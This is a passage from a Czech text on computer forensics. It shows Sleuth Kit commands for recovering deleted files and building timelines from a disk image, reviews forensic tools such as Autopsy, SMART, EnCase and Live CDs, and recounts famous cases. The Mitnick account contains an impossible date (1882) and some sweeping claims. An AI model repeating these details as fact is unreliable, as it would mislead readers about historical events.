symbolic link to: /usr/share/man/man8/rmt-tar.8.gz
uid / gid: 0 / 0
mode: lrwxrwxrwx
size: 32
num of links: 1

Inode Times:
Accessed:       Wed Mar 15 03:34:43 2006
File Modified:  Fri Nov 18 15:21:31 2005
Inode Modified: Fri Nov 18 15:21:31 2005

Direct Blocks:
0
```

Vypsány jsou všechny informace, které i-uzel charakterizují, a o kterých jsem se již zmínil dříve. Lze si všimnout, že počet odkazů tohoto i-uzlu je roven 1, tzn. že se jedná o existující soubor. Už ve výpisu příkazu `fls` je patrné, že se jedná o realokovaný soubor.

Pokud by se jednalo o soubor s počtem odkazů rovný nule, tzn. odstraněný soubor, lze se ho pokusit obnovit příkazem `icat`. Použil by se příkaz:

```
icat -f ext /evidence/forenzni_duplikat 721007 > /evidence/obnoveny_soubor
```

V souboru `/evidence/obnoveny_soubor` by se měl nacházet obnovený soubor. Lze zkusit rozpoznat typ souboru příkazem `file`.

Kdyby byl ještě udělán výpis změny MAC časů nealokovaných i-uzlů příkazem:


```
ils -f ext -m /evidence/forenzni_duplikat » MAC_vypis
```

A získaná data byla naformátována příkazem `mactime`, kterému jako vstup zadáme výstup příkazu `ils` a soubory `/etc/passwd` a `/etc/group` zkoumaného systému, aby byla místo UID a GID vidět systémová jména uživatelů, tak by šlo vytipovávat potenciálně podezřelé soubory hromadně. Celý příkaz by vypadal následovně:

```
mactime -b MAC_vypis -p /evidence/passwd -g /evidence/group 03/02/2006
```

K textové aplikaci The Sleuth Kit existuje i grafický front-end s názvem *Autopsy*. Tato aplikace zvládá prakticky všechny dovednosti, kterými disponuje textový The Sleuth Kit. Pouze je vše převlečené do grafického formátu, ve kterém si lze všechno, jak se říká, "naklikat". To může být někdy výhoda, jindy zase ne. Záleží i na samotném vyšetřovateli, jaká verze jemu vyhovuje. Textové aplikace jsou spustitelné de facto všude, naopak grafické aplikace této úrovně budete schopni spustit pouze na systémech vybavenými rozhraním X Window.

Na pár obrázcích sejmutých při užívání aplikace Autospy ukáži, jak program vypadá. Obrázek 5.1 demonstruje výpis souborů řazených podle změny MAC časů - tzn. to, co by bylo jinak realizováno ručně příkazem `ils` a `mactime`.



Obrázek 5.1: Použití programu Autopsy - zdroj: www.sleuthkit.org.


Efektivně fungující je také hledání textových řetězců (viz obrázek 5.2) na analyzovaném systému, které jsem již podrobně popisoval.

Nakonec obrázek 5.3 demonstruje vypsání informací o daném i-uzlu, které jsem také již předváděl příkazem `istat`.

Na webové stránce projektu The Sleuth Kit lze ještě stáhnout utilitu `mac-robber`, se kterou lze shromažďovat informace o alokovaných souborech na připojených oddílech.

Samotný The Sleuth Kit integrují další aplikace. Např. *PyFlag*[4], což je projekt, který začal na Australském ministerstvu obrany (Australian Department of Defence). Dále *Allin1*[5], který rozšiřuje samotný program The Sleuth Kit o další funkčnosti jako třídění souborů podle typů, plánování, atd. Poslední projekt *Zeitline*[6], který umožňuje naimportovat výsledky forenzní analýzy z více systémů a srovnat je dohromady.

[4]Domovská stránka projektu: http://pyflag.sourceforge.net
[5]Domovská stránka projektu: http://www.netmon.ch/allin1.html
[6]Domovská stránka projektu: http://projects.cerias.purdue.edu/forensics/timeline.php




Obrázek 5.2: Použití programu Autopsy - zdroj: www.sleuthkit.org.

5.3 SMART

Na rozdíl od těch dvou předešlých popisovaných aplikací, které byly volně dostupné i se zdrojovými kódy, je *SMART* (*Storage Media Archival Recovery Toolkit*) komerční aplikace. Jedná se o grafickou aplikaci s mnoha pokročilými forenzními funkcemi. Jeho cena se pohybuje kolem 2 000 USD. Pro americké právní složky pak kolem 650 USD.

Software je využíván širokou škálou uživatelů od amerických vojenských a zpravodajských složek, federálních, státních a lokálních zastánců práva přes specialisty na obnovu dat, forenzní analýzu dat, bezpečnost dat, auditory až po systémové administrátory.

Po spuštění programu SMART jsou rozpoznána všechna fyzická zařízení v systému včetně zařízeních externích. To dává vyšetřovateli kompletní obrázek o souborových systémech jednotlivých zařízení, jejich velikosti a velikosti nealokovaného prostoru. Více informací o jednotlivých oddílech lze zobrazit pravým tlačítkem, toto demonstruje obrázek 5.4.



Obrázek 5.3: Použití programu Autopsy - zdroj: www.sleuthkit.org.


Návrh samotné aplikace je velmi kvalitní a modulární. Tímto lze jednoduše opravovat chyby a rozšiřovat funkčnosti bez zásahu do jádra aplikace.

Mezi základní funkčností patří:

- vytvoření hashí (digitálních otisků) všech oddílů
- vytvoření bitových kopií oddílů
- obnova dat z bitových kopií
- bezpečné (nenávratné) odstraňování dat

Co ovšem SMART umožňuje je paralelní provádění těchto procesů jak je patrné z obrázku 5.5. Lze zároveň mazat oddíl, dělat kopii jiného a k tomu analyzovat další. Při tom lze každý z procesů pozastavit, znovu spustit nebo zrušit.

Program umožňuje vytvořit standardní bitovou kopii. Lze ovšem také vytvořit speciální kopii pro uchovávání komprimovaných dat - tzv. *Expert*



Obrázek 5.4: Použití programu SMART - zdroj: www.asrdata.com.


Witness Compression[7]. Lze si určit počet kopií, které má program vytvořit a na kolik zařízení je má zkopírovat simultánně.

Zároveň s tím vytváří mnoho digitálních otisků. A to konkrétně otisk každého oddílu a každého zapsaného segmentu s přihlédnutím na chyby při čtení. Samozřejmě umožňuje autentizovat obraz s fyzickým zařízením.

Co je výhodou oproti jiným nástrojům, SMART umožňuje připojit i souborový systém se žurnálem, bez toho aniž by ho modifikoval.

Aplikací lze obnovovat každý bit aktivních souborů, smazaných souborů, slack prostorů i nealokovaných sektorů.


[7]Více o tomto formátu na adrese: http://www.asrdata.com/SMART/whitepaper.html



Obrázek 5.5: Použití programu SMART - zdroj: www.asrdata.com.

Jak ukazuje obrázek 5.6, velmi vypracované je vyhledávání textových řetězců ve forenzních kopiích. Podporuje regulární výrazy, rozlišuje rozdíly v kódování, atd. Na nalezené řetězce lze aplikovat spoustu akcí od jejich zaznamenání, exportování, vyříznutí širších celků až po obnovu celých souborů obsahující daný řetězec.

SMART také obsahuje kvalitní hexadecimální editor, ve kterém lze efektivně a pohodlně prohlížet surová data. Všechny akce, které SMART provede, jsou logovány. Nelze říci nic jiného, než že se jedná o skutečné kvalitní nástroj pro potřeby forenzního vyšetřovatele. Aplikace podává všechny potřebné informace a to ve velmi uživatelsky přívětivé formě.



Obrázek 5.6: Použití programu SMART - zdroj: www.asrdata.com.

5.4 Forenzní Live CD systémy

Toto je vlastnost, která dělá operační systém GNU/Linux velmi flexibilním. Vzít CD s bootovatelným systémem Linux, vložit jej do CD-ROM mechaniky, restartovat počítač a nabootovat de facto plnohodnotný operační systém Linux bez jeho předběžné instalace na disk. Těmto systémům se říká Linux Live CD. Taková vlastnost může být velmi užitečná při analyzování cizích systémů.

V současné době existuje mnoho Linux Live CD distribucí. Jejich seznam naleznete např. na webové stránce:

http://www.frozentech.com/content/livecd.php.

Hlavními představiteli jsou česká distribuce SLAX[8] a Knoppix[9]. Existují další Live CD založené na systémech BSD, OpenSolaris. Na druhou stranu nenajdete žádnou live distribuci postavenou na MS Windows.

Existují i Linux Live CD distribuce zaměřené právě na forenzní analýzu digitálních dat a já tu pár hlavních zástupců představím.

Prvním zástupcem je SMART Linux[10]. SMART neexistuje pouze ve formě samostatné aplikace, ale také v podobě linuxové distribuce a to jak klasické instalovatelné, tak ve formě Live CD. Live distribuce má excelentní rozpoznávání hardwaru. Po zadání příkazu `configx` a dále `startx` se spustí grafické rozhraní Fluxbox, kde snadno spustíte samotný program SMART a uživatelský manuál.

Dalším forenzní live CD linuxová distribuce má název *PlanB* a sídlí na webové stránce: http://www.projectplanb.org. Distribuce je založená na Red Hat Linuxu. Obsahuje:

- Nástroje pro forenzní analýzu a obnovu dat.
- Nástroje pro systémovou analýzu, síťovou analýzu a bezpečností audit.
- IDS systém

[8] Domovská stránka projektu: http://slax.linux-live.org/
[9] Domovská stránka projektu: http://www.knopper.net/knoppix/
[10] Domovská stránka projektu: http://www.asrdata2.com

A některé další nástroje např. na reporting.

Dalším nástrojem je projekt *F.I.R.E.*[11]. Jedná se o distribuci zprostředkovávající prostředí pro forenzní analýzu, reakci na incidenty, obnovu dat, antivirové skenování a hledání bezpečnostních slabin.

Lze najít i další distribuce orientované na forenzní analýzu jako např. *FCCU GNU/Linux Forensic Boot CD* (http://www.d-fence.be), Penguin Sleuth Bootable CD (http://www.linux-forensics.com). Nakonec bych zmínil projekt *SNARL* (http://snarl.eecue.com), což není distribuce založená na Linuxu, ale na systému FreeBSD.

K analýze důkazních médií není potřeba vždy používat jen operační systém GNU/Linux. Můžeme využít i nástrojů pro platformu MS Windows, i když samotný systém Windows není nativně pro forenzní analýzu vůbec vhodný. A to např. z již zmíněného důvodu, že implicitně připojuje automaticky všechna nalezená zařízení, čímž dojde k pozměnění přístupových časů dat na médiu. Takovouto modifikaci si forenzní vyšetřovatel nemůže dovolit.

Nejpopulárnějším zástupcem této Windowsové skupiny je komerční aplikace *EnCase Forensics* (http://www.guidancesoftware.com). Jeho hlavní doménou je především snadná ovladatelnost. Obsahuje mnoho pokročilých funkcí, které výrazně zvyšují efektivitu analýzy. Mezi některé jeho funkce patří:

- Podpora souborových systému FAT12, FAT16, FAT32, NTFS, EXT, atd.
- Analýza obsahu souboru a jeho koncovky za účelem odhalení pokusů o skrytí důkazů změnou koncovky.
- Schopnost automaticky vyhledat, vyříznout a zobrazit grafické soubory typu GIF, JPG, BMP a mnoho dalších.
- Schopnost provádět analýzy přímo nad důkazním souborem vytvořeným programem EnCase, takže není nutné provádět obnovu obrazu na zvláštní médium.
- Rozsáhlá možnost vyhledávání řetězců, kterou lze provozovat na pozadí, zatímco prohlížíte, nebo třídíte důkazy na popředí.

[11] Domovská stránka projektu: http://fire.dmzs.com

- Možnost vyhledávat řetězce ve více důkazních souborech, reprezentující více oddílů disků.

A obsahuje mnoho dalších funkcí. Základní verze tohoto softwaru stojí okolo 2400 USD. U verze EnCase Enterprise, která umožňuje analyzovat disky vzdáleně, se cena pohybuje od 22 500 USD až do sedmi místních čísel.

Mezi další windowsové aplikace určené pro forenzní vyšetřování patří např. Forensic Toolkit společnosti AccessData v ceně kolem 1000 USD nebo SafeBack společnosti Armor Forensics pro tvorbu bitových kopií.

Softwaru pro forenzní průzkum je pro různé platformy mnoho. Jejich obsáhlý seznam naleznete na adresách:

http://www.forensics.nl/toolkits
http://www.forensics.nl/tools
http://www.forensics.nl/integrity-management.

Kapitola 6

Počítačová forenzní analýza v praxi

Případy společnosti Enron, zavražděná žena v jezeře Raleigh a šíření dětské pornografie mají jednu věc společnou. Všechny tyto případy byly nebo jsou objasňovány pomocí počítačové forenzní analýzy. Tuto kapitolu začnu tím, že zde představím pár světově známých případů, kde počítačová forenzní analýza hrála rozhodující roli v objasnění případu. Záměrně neříkám, že je rozhodující v usvědčení pachatele, protože jsou případy, kdy je obviněný díky forenzní analýze osvobozen. Druhou věcí je fakt, že důkazy získané touto analýzou nemusí být jedinými důkazy. O vině či nevině rozhoduje soud.

6.1 Mediálně známé případy

Co spojuje všechny tyto případy je skutečnost, že zde většinou zkoumaný počítač vystupuje v roli útočníka. Termín "útočník" není zcela na místě. Řekněme, že jsou to případy, kdy zkoumané médium není v roli napadeného systému. Je to z toho důvodu, že o vyšetřování např. firemních systémů po incidentu se v médiích příliš nepíše. Za prvé nejsou tolik mediálně zajímavé a za druhé se firmy snaží incident co nejvíce utajit.

Oliver North

Plukovník Oliver North se snažil zakrýt svůj vliv v Íránské aféře. Zbavoval se materiálů k případu se vztahujícím, mazal relevantní e-maily, apod. Všechno jeho snažení bylo ovšem zbytečné, protože vláda používala PROFS (IBM's Professional Office System) a všechny e-maily procházely

přes centrální mainframe. Povolaní kyberdetektivové tyto e-maily obnovily a vše bylo jasné.

Plukovník Oliver North byl v roce 1989 obviněn z přijmutí nelegální odměny, z napomáhání a spoluvině na obstrukci vyšetřování a zničení dokumentů.

Robert Hanssen

Americký špión a agent kontrarozvědky FBI Robert Hanssen používal ke komunikaci s Ruskou stranou klasického předávání obálek. V roce 2001 byl tento agent zatčen ve státě Virginia za to, že při výměně obálek přijal 50 000 USD. Byl to výsledek čtyř měsíčního vyšetřování FBI. Po tom co dostali povolení soudu k průzkumu jeho počítače, odposlouchávání mobilního telefonu a umístění odposlechu na jeho domovní i telefon v kanceláři, bylo vše jasné.

Technicky nebyl agent žádný laik. Jeho disk v počítači byl zašifrovaný, flash karty i Palm Pilot také. Podle *USA Today* Hanssen v roce 1990 pronikl dokonce do počítače nejvyššího amerického důstojníka kontrarozvědky v Rusku. Záznamy, které pak FBI zveřejnila, ukázaly, že Hanssen prohlížel počítače FBI a hledal záznamy o své osobě v souvislosti se svým nastávajícím vyšetřováním. V roce 2001 se ke všem činům špionáže doznal.

Wen Ho Lee

Vědec z Los Alamos Wen Ho Lee, který kopíroval mezi lety 1993 a 1997 z tajných počítačů skoro jedna a půl gigabajtů dat (tj. asi 400 000 stran) o konstruování jaderných zbraní a informací s tím souvisejících. Postupně tyto informace vynášel na 8mm páskách na svůj počítač v kanceláři. Kvůli tomu často pracoval v noci a musel obejít bezpečnostní stráž.

Lee se hájil tím, že data kopíroval ze strachu z jejich ztráty. Ovšem v Los Alamos jsou všechny zálohy, dokonce včetně všech stisknutých kláves uloženy. Lee nakonec 17 pásek vyhodil do odpadu v laboratoři. FBI trvalo několik měsíců, než prohledali skládku, kam laboratoř odpad sváží. Deset pásek bylo nalezeno na skládce v Novém Mexicu. Byly poškozené a forenzní specialisté byli schopni většinu dat obnovit. Zjistilo se, že pásky s případem nesouvisí. Hledané pásky se nikdy nenašly.

Forenzní specialisté obnovily smazaná data ze tří pásek a data v jeho počítači, nalezeném v jeho kanceláři. Nikdy nepřiznal svoji zainteresovanost ve špionáži a byl soudem v 58 bodech z 59 osvobozen.

Larry Ellison

Zaměstnankyně korporace Oracle Adelyn Lee vyhrála soudní spor s presidentem Oraclu Larry Ellisonem, na kterém vysoudila 100 000 USD za to, že byla propuštěna ze zaměstnání za to, že odmítla sexuálně orientovanou nabídku. Larry byl obecně svým chováním velmi přátelský, hodně vtipkoval a pro ženy byl snadným cílem. Faktem bylo, že tyto dvě zmíněné osoby mezi sebou udržovali více než přátelský vztah a faktem také bylo, že Adelyn Lee byla propuštěna pět dní po jejich poslední schůzce.

Důkazním materiálem byl kromě jiných důkazů také e-mail adresován Adelyn Lee od jejího nadřízeného viceprezidenta Craiga Ramseyho, kde ji informoval o tom, že je na popud Larryho Ellisona propuštěna. Elektronické záznamy prokázaly, že Ramsey nemohl e-mail odeslat, protože v tu dobu, kdy byl e-mail poslán, zrovna řídil automobil, což prokázaly záznamy jeho mobilního telefonu. Zjistilo se, že žena znala přístup do Ramseyho e-mailové schránky. Vše nabralo rychlý spád a žena byla obviněna z falešného obvinění a falšování důkazů.

Kevin David Mitnick

Kevin Mitnick je považován za nejznámějšího hackera na světě. Toto je nutné brát s jistým nadhledem, protože jeho případ byl velmi zmedializován a možná také měl sloužit jako odstrašující případ. Mitnick se již v dětství zajímal o telefonní sítě, dokázal realizovat dálkové hovory zcela zadarmo. V roce 1882 pak pronikl do systému North American Aerospace Defense Command (NORAD). Také v 80. letech ovládal tři telefonní centrály v New Yorku a všechny telefonní ústředny v Californii.

V roce 1989 byl souzen za krádež proprietárního softwaru v hodnotě 1 milión USD ze společností MCI a Digital Equipment Corp. Dostal podmínku, kterou porušil v roce 1991, kdy se naboural do hlasového systému společnosti Pacific Bell. Od té doby je na útěku. Roku 1995 byl znova zatčen a to za nelegální držení souborů ukradených ze společností, krádeže korporativních tajemství, přeprogramování telefonních ústředen a nabourání se do systému národní obrany. Mezi poškozené společnosti

patří např. Motorola, Sun Microsystems, Nokia Mobile Phones, Fujitsu, Novell, NEC, Colorado SuperNet nebo univerzita University of Southern California. Toto ho vyneslo na první příčku nejhledanějších osob FBI. Uvádí se, že celková škoda způsobena jeho jednáním, se vyšplhala na 80 miliónů USD.

Kdo Mitnicka nakonec vypátral, nebyla vláda, ale vědec Tsutomu Shimomura, který později pracoval jako specialista na informační bezpečnost v *San Diego Supercomputer Center*. Ovšem vůbec to nebyla snadná práce Mitnicka dopadnout.

